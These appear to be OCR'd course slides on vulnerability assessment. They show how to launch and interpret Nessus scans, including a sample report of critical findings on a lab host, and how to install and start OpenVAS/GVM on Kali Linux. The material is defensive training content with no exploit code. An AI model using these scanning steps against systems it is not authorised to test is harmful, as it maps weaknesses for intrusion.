
NESSUS

Scanning with Nessus:

4. Next, set a name, description, and target for your scan.

5. You can customize the scan by thoroughly going through each of the categories, such as Discovery, Assessment, Report, and Advanced on the Settings tab.

6. To launch the scan, simply click on the drop-down arrow next to Save and select Launch. The scan will take some time to complete.



NESSUS

Analyzing with Nessus:

In this section, you will learn how to analyze the scan reports from Nessus and gain insights into vulnerability score ratings.

To start analyzing the Nessus vulnerability results, please use the following instructions:

1. Log in to Nessus and click **My Scans** (located on the left column) to view a list of completed scans.
2. To view the scan results, simply click the row or name of the scan.

Figure 6.13 – Scan results

Both the Column and Doughnut charts provide an overview of how many security vulnerabilities were found based on their severity ratings and scores.

NESSUS

Analyzing with Nessus:

3. To view a list of all the security vulnerabilities that were found on the target system, click on the Vulnerabilities tab, as shown here:




Figure 6.14 – List of security vulnerabilities

Nessus has listed the security vulnerabilities in order of most to least severe.

NESSUS

Analyzing with Nessus:

4. click on a vulnerability to view its details, as shown. It provides clear description of vulnerability and provides solution.
5. Nessus also provides the output of testing the security weakness and service port on the target.




Figure 6.15 – Viewing a vulnerability's details

6. The following screenshot shows additional information about the vulnerability, such as its risk factor and vulnerability score.
7. Nessus also provides the **Common Vulnerability Scoring System** (CVSS) base score, which is based on a rating from 0-10, where 10 is the most critical and requires immediate attention.




Figure 6.16 – The vulnerability risk factor

NESSUS

Analyzing with Nessus:

8. Nessus also provides the **Common Vulnerability Scoring System** (CVSS) base score, which is based on a rating from 0-10, where 10 is the most critical and requires immediate attention.




Figure 6.17 – Identifying vulnerability scoring metrics

NESSUS

Nessus Report:

8. Nessus can generate reports of its scan results in PDF, HTML, or CSV format.




Figure 6.19 – Reporting the output

9. Select the PDF format and select Executive Summary. Here, you will be provided with the following choices:





Figure 6.20 – PDF reporting options

NESSUS




172.30.1.26

8	7	17	4	72
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 108

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	10205	rlogin Service Detection

Figure 6.21 – Executive Summary report



51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Figure 6.22 – Custom report

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

- The Open Vulnerability Assessment Scanner (OpenVAS) tool is a free vulnerability scanner.
- Allows both ethical hackers and penetration testers to perform a vulnerability assessment on a network.
- OpenVAS can scan both authenticated and unauthenticated vulnerability assets within an organization.
- When using an authenticated scan, the penetration tester provides valid login credentials to the vulnerability scanner, which allows it to authenticate to a system to provide a thorough scan for any misconfigurations on the target system's settings.
- The unauthenticated scan is usually not as thorough since it looks for any security vulnerabilities on the surface of the target and provides a report.

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

- **Greenbone Vulnerability Manager** (GVM) is a centralized management tool that manages the functions and vulnerabilities of OpenVAS.

GVM Setup on Kali Linux:

To get started, use the following instructions:

1. Ensure your Kali Linux virtual machine has internet connectivity. You may need to check the network adapter settings on the virtual machine and configure it to Bridge mode.
2. On Kali Linux, open a Terminal and use the following commands to start the installation of GVM:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install gvm
```

3. Once the installation is complete, use the following command to begin the setup process of GVM:

```
kali@kali:~$ sudo gvm-setup
```

4. Following screenshot shows the initialization process and creating the user account for GVM:

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

- **Greenbone Vulnerability Manager** (GVM) is a centralized management tool that manages the functions and vulnerabilities of OpenVAS.

GVM Setup on Kali Linux:

Following screenshot shows the initialization process and creating the user account for GVM:




Figure 6.29 – The GVM setup process

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

- **Greenbone Vulnerability Manager** (GVM) is a centralized management tool that manages the functions and vulnerabilities of OpenVAS.

GVM Setup on Kali Linux:

5. Once the initialization process is complete, it will provide the username and password once more, as shown here:

```
[*] Checking Default scanner
08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  OpenVAS Default

[+] Done
[*] Please note the password for the admin user
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
```

Figure 6.30 – User account

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

GVM Setup on Kali Linux:

6. Next, use the `sudo gvm-start` command to start the GVM service.
7. Next, go to https://127.0.0.1:9392/ within the web browser in Kali Linux to access the web user interface for GVM and OpenVAS.
8. Ensure you accept the security risk to proceed as shown in the figure.
9. Next, set the username to admin and use the password that was generated at the end of the setup process. Then, click Sign In, as shown here:

